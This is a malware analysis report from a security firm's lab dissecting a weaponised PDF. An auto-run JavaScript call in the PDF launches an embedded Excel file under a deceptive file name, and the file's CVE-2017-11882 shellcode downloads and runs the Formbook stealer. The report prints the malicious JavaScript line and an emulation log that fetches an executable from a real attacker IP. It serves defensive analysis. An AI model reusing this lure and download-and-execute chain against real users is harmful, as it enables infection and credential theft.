DEFENCE TECH

Terra, Cielo, Mare, Spazio, Spazio cibernetico.

PROTEGGIAMOLI

Weaponised PDF

Malware Analysis Report

Summary

DEFENCE TECH

1

Our Malware Lab

1. Our Malware Lab

Defence Tech Malware Lab daily performs dissection of malware with the aim of timely understanding the technological evolutions of attacks, consolidating the knowledge of necessary to make more effective and faster the process of incidents responding, contributing to spreading information about emerging threats into the expert's community and among its clients.

Malware Lab analysts are continuously engaged in searching and experimenting new analysis tools, for increasing accuracy and scope of action with regard to the proliferation of new evasion and anti-analysis techniques adopted by malwares.

The Malware Lab is also committed to the development of proprietary tools for malware analysis and supporting the management and response of incidents.

Besides malware analysis, Malware Lab ideated and implemented an automatic process of extraction of **Indicators of Compromise (IOC)** that is daily run on dozens of new malwares, intercepted in the wide for populating our Knowledge Base.

CORRADO AARON VISAGGIO
Group Chief Scientist Officer & Malware Lab Director
a.visaggio@defencetech.it

DEFENCE TECH

2

Executive Summary

2. Executive Summary

A lesser-known feature of PDF files is that they can include attachments, which are embedded files the user can open with a click. While this feature supports documents or multimedia components it can also be abused by threat actors to distribute malware.

The risk posed by such vector is mitigated in most PDF readers, for instance Adobe products include a blacklist of file types which cannot be used as attachments and, if they are included using external tools, they will not be executed on click.

During our OSINT activity we intercepted an interesting malicious PDF featuring an allowed embedded file that when executed with a single click by the user is able to download and execute a malicious payload, infecting the machine.

The sample analysed in this report contains an embedded Microsoft Excel file, as soon as the PDF file is opened Adobe reader shows the user the dialog shown in figure 1.

The prompt asks for confirmation before executing the attachment, however it includes a clever social engineering technique to trick the user into opening it.




Figure 1. Alert with social engineering technique

Since the file name is chosen by the attacker they used *"has been verified. However IMG, PDF, doc,"* as name, indeed the prompt shown in figure 1 is meant to warn the user about the file but by showing the arbitrary name the user may believe that the file "has been verified". By looking carefully at the prompt, it is possible to spot the trick by noticing the quotes around the file name.

The misleading name, combined with the prompt popping up as soon as the user opens the file, leads the user to believe this warning is about the PDF being opened and not an attachment, which makes it more likely that they will click the OK button needed to proceed to the next stage of the infection.

The weakness of this strategy is that it only works with a specific language, English in our case. A message containing different languages used in the same text is likely to rise suspicion in the user, making it less likely that they will fall for the trap.

Once the user presses the OK button the embedded file is extracted to the *"\AppData\Local\Temp"* folder in the user profile and launched; since it is an ".xls" document, Excel will be launched to display it. As shown in figure 2, the document appears to include a few tables and shows a message prompting the user to enable editing, however these are just static images to act as decoy while the infection starts.




Figure 2. Contents of the embedded Excel file

This document exploits the well-known CVE 2017-11882* which is an arbitrary code execution exploit inside Microsoft's Equation Editor. The condition for the infection is that the target machine is not patched for this CVE. The exploit uses Office's extension capabilities to load the Equation Editor as a plugin, passing it the exploit binary code, so there is no need to use macros for this attack to work.

Depending on various factors such as the source of the PDF file and the PDF reader program, Excel may prevent from the automatic execution of the exploit due to a file attribute known as Zone.Identifier, also known as "Mark Of The Web" or MOTW** ***. This technology marks files as downloaded from the internet and allows applications that support it to behave accordingly, for instance, Office will open them in safe mode.

When a file is marked as such the following is seen in Explorer's file properties windows (figure 3).




Figure 3. Mark of the Web

The reason this depends on the application is that not all third-party programs properly implement the MOTW attribute, for example they might not propagate it from archive files to the extracted content or simply not support it at all.
In case this happens the user also has to press the "Enable content" button to start the infection, that is why the document also includes a fake dialog prompting it.

Once the exploit is executed it will download a second stage payload from the internet and execute it, we identified it as Formbook****.


Formbook is a type of malware first discovered in 2016 and employs the model of Malware-as-a-Service (MaaS) which means its developers sell it to other threat actors whom then can use it to attack companies.

**NVD - cve-2017-11882 (nist.gov)*
*** How Office determines whether to run macros in files from the internet | Microsoft*
**** Mark of the web and zones | Microsoft*
***** Sample analysis: https://app.any.run/tasks/73f33041-7652-402e-b3d8-469f02e7bf5c/*

It is designed to steal various types of data from infected systems, such as web browser credentials, screenshots and keystrokes. It can also download and execute additional malicious files from a remote server.

This malware is dangerous because it can also compromise the privacy and security of the victims, exposing them to identity theft, fraud, blackmail or other cyberattacks. The ability to download secondary payloads denotes it can also exploit the infected systems to perform malicious activities such as spamming or Distributed-Denial-of-Service (DDoS) attacks.

The Equation Editor exploit used in this sample has been patched for a long time, so in updated environments this attack should not pose much of a threat, however the vector of files embedded in PDF documents should not be taken lightly because as we demonstrate in this report, it can also be used to deploy novel attack vectors that are not hardened as well as Office. Some examples are One Note or VHD files, which have been used as infection vectors starting with the rollout of Microsoft's policy of blocking macros by default in Office*.



** Macros from the internet are blocked by default in Office - Deploy Office | Microsoft*

DEFENCE TECH

3 Analysis

3. Analysis

We started to analyse the PDF using an open-source tool called *"peepdf"**, it allows to inspect the structure of the PDF file, analysing the various objects.

PDF files internally use a string representation for objects and they are often compressed in order to save space for online distribution. Looking at the binary content of the file in a hex editor is a quick way to reveal if a file is compressed.

As expected, this sample is compressed as well so the first step was to decompress it to obtain the plain text representation; for this we used another open-source tool called "qpdf"**.

At this point using "peepdf", we can perform a quick scan to detect any suspicious objects in the file, figure 4 shows two things that immediately arise suspicion: a JavaScript element and an "OpenAction" object which implies automatic execution.

```
Version 0:
        Catalog: 1
        Info: 11
        Objects (91): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15,
0, 51, 52, 53, 54, 55, 56, 57, 58, 59, 60, 61, 62, 63, 64, 65, 66, 67, 68,
        Compressed objects (61): [12, 13, 14, 15, 16, 17, 18, 19, 20, 21,
7, 58, 59, 60, 61, 62, 63, 64, 65, 66, 67, 68, 69, 70, 71, 72, 73]
        Streams (8): [11, 23, 4, 23, 75, 77, 78, 80]
                Xref streams (1): [80]
                Object streams (1): [23]
                Encoded (5): [4, 23, 75, 77, 80]
        Objects with JS code (1): [5]
        Suspicious elements:
                /AcroForm (1): [1]
                /OpenAction (1): [1]
                /Names (3): [1, 8, 15]
                /JS (1): [5]
                /JavaScript (1): [5]
                /EmbeddedFiles: [3]
                /EmbeddedFile: []
```

Figure 4. peepdf working on decompressed PDF

** GitHub - jesparza/peepdf: Powerful Python tool to analyze PDF documents*

*** GitHub - qpdf/qpdf: Primary QPDF source code and documentation*

3.1 PDF file (Initial vector) - Technical analysis and behaviour

As said before several elements caught our eye, in particular:

- The embedded file: is the next stage of the infection. We observed its behaviour in a malware analysis sandbox.
- The JavaScript object: just like HTML pages, PDF documents can include JavaScript code and unlike Office macros they are usually sandboxed, so cannot directly harm the computer but as we will see, this script is part of the infection chain.
- The "OpenAction" attribute which is used to immediately invoke an object when the PDF file is opened.

Using "pdf-parser*", an open-source Python tool, it is possible to search for specific strings in the file; searching "OpenAction" reveals it is referencing to the object with ID of 5, which is the object containing the Javascript code. This link is visible in figure 5.

```
remnux@remnux:~/Lab$ pdf-parser.py decpdf.pdf -s OpenAction
obj 1 0
 Type: /Catalog
 Referencing: 2 0 R, 3 0 R, 4 0 R, 5 0 R, 6 0 R

  <<
    /AcroForm 2 0 R
    /Names 3 0 R
    /Type /Catalog
    /Version /1.5
    /Pages 4 0 R
    /OpenAction 5 0 R
    /Outlines 6 0 R
  >>


remnux@remnux:~/Lab$ pdf-parser.py decpdf.pdf -s Javascript
obj 5 0
 Type: /Action
 Referencing:

  <<
    /Type /Action
    /JS '(this.exportDataObject\\({ cName: "has been verified. However IMG, PDF, doc, .xls", nLaunch: 2 }\\);)'
    /S /JavaScript
  >>
```

Figure 5. OpenAction linking to the JavaScript code

** DidierStevensSuite/pdf-parser.py at master · DidierStevens/DidierStevensSuite · GitHub*

The script in figure 5 uses the PDF-specific JavaScript API "exportDataObject"* o open the embedded file, with the misleading file name that can also be seen in the picture.

"exportDataObject" when called with the "*cLaunch*" argument set to the value 2, instructs Acrobat to save the file attachment to a temporary file and then to ask the operating system to open it.

The file name is stored in the "Names" element of the object with ID 8, which references the embedded file with ID 42, this is shown in figure 6.

```
remnux@remnux:~/Lab$ pdf-parser.py -o 8 decpdf.pdf
obj 8 0
 Type:
 Referencing: 42 0 R

  <<
    /Names [(has been verified. However IMG, PDF, doc, .xls) 42 0 R]
  >>
```

Figure 6. Object 8

Due to the structure of PDF files, object 42 only contains more metadata of the embedded file and not the actual content, which is what we're looking for. To find it we followed the reference chain until we located it with the full content in the object with ID 62; the entire process is seen in figure 7.

```
remnux@remnux:~/Lab$ pdf-parser.py -o 42 decpdf.pdf
obj 42 0
 Type: /Filespec
 Referencing: 45 0 R

  <<
    /Type /Filespec
    /F (has been verified. However IMG, PDF, doc, .xls)
    /EF 45 0 R
  >>
```

** https://acrobatusers.com/tutorials/print/importing-and-exporting-pdf-file-attachments-acrobat-javascript/*

```
remnux@remnux:~/Lab$ pdf-parser.py -o 45 decpdf.pdf
obj 45 0
 Type:
 Referencing: 62 0 R

  <<
    /F 62 0 R
  >>
```

```
remnux@remnux:~/Lab$ pdf-parser.py -o 62 decpdf.pdf
obj 62 0
 Type: /EmbeddedFile
 Referencing: 2 0 R, 12 0 R, 78 0 R, 79 0 R
 Contains stream

  <<
    /Type /EmbeddedFile
    /Length 1294336
  >>
```

Figure 7. Locating the embedded file content

Now that we know the ID of the binary content, we used the dump option of "pdf-parser" with object ID 62 as shown in figure 8.




Figure 8. Detect it easy file scan

The extracted file is compressed with zlib* which is a standard compression algorithm used in PDF files, “Detect it easy”** immediately detects it as shown in figure 9.




Figure 9. Detect it easy file scan

Since zlib is a well-known algorithm, many tools are capable of decompressing it. After the decompression the sample was confirmed by “Detect it easy” in figure 10 as a Microsoft Office file.




Figure 10. Detect it easy file scan

** zlib - Home Site*

*** GitHub - horsicq/Detect-It-Easy: Program for determining types of files for Windows, Linux and MacOS*

3.2 Excel file (Second stage) - Technical analysis and behaviour

For this analysis we used the open-source Python-based framework *"oletools"**, a suite of tools that can analyse Office documents and other files that follow the MS OLE (object linking and embedding) standard.

To quickly tirage the file we used "oleid", a tool that helps the analyst detecting specific characteristics usually found in malicious files and informing about possible risks. The result is shown in figure 11 and does not contain anything immediately suspicious.

```
Filename: embeddedFile.xls
--------------------+--------------------+----------+--------------------------
Indicator           |Value               |Risk      |Description
--------------------+--------------------+----------+--------------------------
File format         |MS Excel 97-2003    |info      |
                    |Workbook or Template|          |
--------------------+--------------------+----------+--------------------------
Container format    |OLE                 |info      |Container type
--------------------+--------------------+----------+--------------------------
Application name    |Microsoft Excel     |info      |Application name declared
                    |                    |          |in properties
--------------------+--------------------+----------+--------------------------
Properties code page|1252: ANSI Latin 1; |info      |Code page used for
                    |Western European    |          |properties
                    |(Windows)           |          |
--------------------+--------------------+----------+--------------------------
Encrypted           |False               |none      |The file is not encrypted
--------------------+--------------------+----------+--------------------------
VBA Macros          |Yes                 |Medium    |This file contains VBA
                    |                    |          |macros. No suspicious
                    |                    |          |keyword was found. Use
                    |                    |          |olevba and mraptor for
                    |                    |          |more info.
--------------------+--------------------+----------+--------------------------
XLM Macros          |No                  |none      |This file does not contain
                    |                    |          |Excel 4/XLM macros.
--------------------+--------------------+----------+--------------------------
External            |0                   |none      |External relationships
Relationships       |                    |          |such as remote templates,
                    |                    |          |remote OLE objects, etc
--------------------+--------------------+----------+--------------------------
```

Figure 11. oleid results

** GitHub - decalage2/oletools: oletools - python tools to analyze MS OLE2 files and MS Office documents, for malware analysis, forensics and debugging.*

The fact that it detected VBA Macros could be alarming, however it also states that there are no dangerous keywords, in fact printing all the macro code (shown in figure 12) embedded in the file reveals that it only contains a few empty function definitions. As said in the executive summary macros are not necessary for this attack to work and it is unclear why these empty functions were included.

```
FILE: embeddedFile.xls
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO ThisWorkbook.cls
in file: embeddedFile.xls - OLE stream: '_VBA_PROJECT_CUR/VBA/ThisWorkbook'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
-------------------------------------------------------------------------------
VBA MACRO Sheet1.cls
in file: embeddedFile.xls - OLE stream: '_VBA_PROJECT_CUR/VBA/Sheet1'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
-------------------------------------------------------------------------------
VBA MACRO Sheet2.cls
in file: embeddedFile.xls - OLE stream: '_VBA_PROJECT_CUR/VBA/Sheet2'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
-------------------------------------------------------------------------------
VBA MACRO Sheet3.cls
in file: embeddedFile.xls - OLE stream: '_VBA_PROJECT_CUR/VBA/Sheet3'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
```

Figure 12. olevba is used to print the macro code, resulting in empty functions

The results obtained until now may mislead into thinking the file is safe, however there is one last tool, we used to inspect the content of the document.

The structure of legacy Office files is called OLE compound object and follows the standard specified in MS-CFB*. CFB provides a file-system-like structure within the file, storing application-defined or streams of data. The tool *"oledir"* can list the content of these files finally revealing something interesting: the class ID of the Equation Editor in figure 13.

** [MS-CFB]: Compound File Binary File Format | Microsoft*

```
|MBD01F97639                    |-      |0002CE02-0000-0000-C000-000000000046
|                               |       |Microsoft Equation 3.0 (Known Related
|                               |       |to CVE-2017-11882 or CVE-2018-0802)
|   \x01OLE10NaTIVE             |1703   |
|   \x01Ole                     |20     |
```

Figure 13. Exploitation through an embedded file

The class ID is a GUID, a unique string, used to identify objects in Windows' COM subsystem*, that in this case it is used to load the Equation Editor at runtime.
All the registered class IDs are stored in the system registry in the "HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID" key**.

As the tool suggests the Equation Editor is known for its vulnerabilities. Signatures from malware analysis on AnyRun*** suggest that this document uses CVE 2017-11882, a memory corruption vulnerability which allows executing arbitrary code. This exploit works from Microsoft Office 2007 to Microsoft Office 2016.

Using 7-zip we directly extracted the data that is passed to the Equation Editor so we can analyse the exploit. Note that 7-zip is a general-purpose archive tool and while it supports OLE Office files, its extraction is lossy and does not allow to reconstruct the original file, therefore we only used it to retrieve the exploit payload.

** Component Object Model (COM) - Win32 apps | Microsoft*
*** CLSID Key - Win32 apps | Microsoft*
**** https://app.any.run/tasks/73f33041-7652-402e-b3d8-469f02e7bf5c/*

3.3 Equation editor exploit shellcode analysis

Using "XORsearch*" with the -W option allows searching through binary blobs for common shellcode patterns used in exploits, it is possible to use custom rules but the built-in ones are fairly exhaustive. The search results can be seen in figure 14.

```
Found XOR 00 position 00000204: GetEIP method 1 E8000000005A
Found XOR 00 position 00000050: GetEIP method 3 E9AF010000
Found ROT 02 position 00000204: GetEIP method 1 E80000000058
Found ROT 02 position 00000050: GetEIP method 3 E9AF010000
Found ROT 01 position 00000204: GetEIP method 1 E80000000059
Found ROT 01 position 00000050: GetEIP method 3 E9AF010000
Score: 60
```

Figure 14. XORsearch results

XORSearch not only finds common shellcode patterns but also variations derived from common simple encryption schemes, such as binary XOR or ROT operations and this is reflected in the results shown above.

However, to narrow down the results we made an assumption based on the context: since we know this is an exploit, we are looking for the shellcode that is used as entry point. This means it should not be encoded in any way otherwise it would not be directly executable. This means the only results relevant to us are the ones starting with XOR 00. This is because the XOR 0 operation is a no-op and effectively means those bytes are not encoded.

The only two matches that respected this assumption are the first two, because both match an instruction sequence that is common in shellcode. In this case it is a "getEIP" function which is used to obtain the address of the current instruction; this is usually needed because shellcode does not know its load address and needs to calculate it to continue the execution.

** XORSearch & XORStrings | Didier Stevens*
*** XORSearch With Shellcode Detector | Didier Stevens*

To test if our results were correct, we used an emulation tool called *"scDbg*"* to simply execute the code in an emulator and observe its behaviour.

Emulating the file starting at the offset specified in the first result of XORSearch does not lead to anything interesting, however the second result contains valid x86 code. (see figure 15)

```
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000
Execution starts at file offset 50
401050  E9AF010000                  jmp 0x401204  vv
401055  41                          inc ecx
401056  E95968592E                  jmp 0x2e9978b4  vv
40105b  E9BA6C7837                  jmp 0x37b87d1a  vv
401060  C1DF93                      rcr edi,0x93


4014ae  GetProcAddress(ExpandEnvironmentStringsW)
4014e1  ExpandEnvironmentStringsW(%PUBLIC%\vbc.exe, dst=12fbd8, sz=104)
4014f6  LoadLibraryW(UrlMon)
401511  GetProcAddress(URLDownloadToFileW)
40156d  URLDownloadToFileW(http://103.167.85.227/gcloud/vbc.exe, C:\Users\Public\vbc.exe)
401584  LoadLibraryW(shell32)
40159a  GetProcAddress(ShellExecuteW)
4015a9  unhooked call to shell32.ShellExecuteW  step=41753

Stepcount 41753
```

Figure 15. scDbg - Output from shellcode emulation

This log clearly shows the behaviour of the payload:

- *ExpandEnvironmentStringsW* is used to generate the output path which points to a file named vbc.exe in the "Public" user profile folder.
- *LoadLibrary* and *GetProcAddress* are used to dynamically load the functions needed to download and execute the next stage.
- *URLDownloadToFileW* is used to download a file in the selected location.
- *ShellExecuteW* is used to finally launch the downloaded executable.

This concludes the infection stage of the attack; at this point the actual malware dynamically downloaded by the exploit starts executing.

** GitHub - dzzie/SCDBG*

3.4 Formbook - Dynamic analysis

Formbook is a stealer malware sold on underground forums as a Malware-as-a-service (MaaS) since 2016.
It uses multiple evasion and obfuscation techniques to make both static and dynamic analysis hard, indeed it will not execute at all in a normal Virtual Machine. Formbook is also known for its masquerading capabilities: the whole malware is written as shellcode and it runs by injecting itself in various system processes.

Once it acquires the information it's looking for, the data will be exfiltrated with a custom encrypted protocol over HTTP.

The vbc.exe file downloaded in the previous step is a .NET executable which acts as a loader for Formbook. The measurement of its entropy with "Detect it easy" suggests that the file is packed or contains compressed data, as seen in figure 16.




Figure 16. Sections and entropy from tool Detect it easy

To bypass the packer and rapidly obtain proof of its malicious behaviour, we used a dynamic approach by running it in a malware analysis sandbox.

We observed that after several stages of unpacking performed by relaunching vbc.exe, finally a random system executable is picked, and Formbook is injected into it. The execution log in figure 17 shows that "msdt.exe" (Microsoft Support Diagnostics Tool) was selected. Formbook then propagates by injecting itself into "explorer.exe", the picture below shows this by highlighting explorer.exe in red.

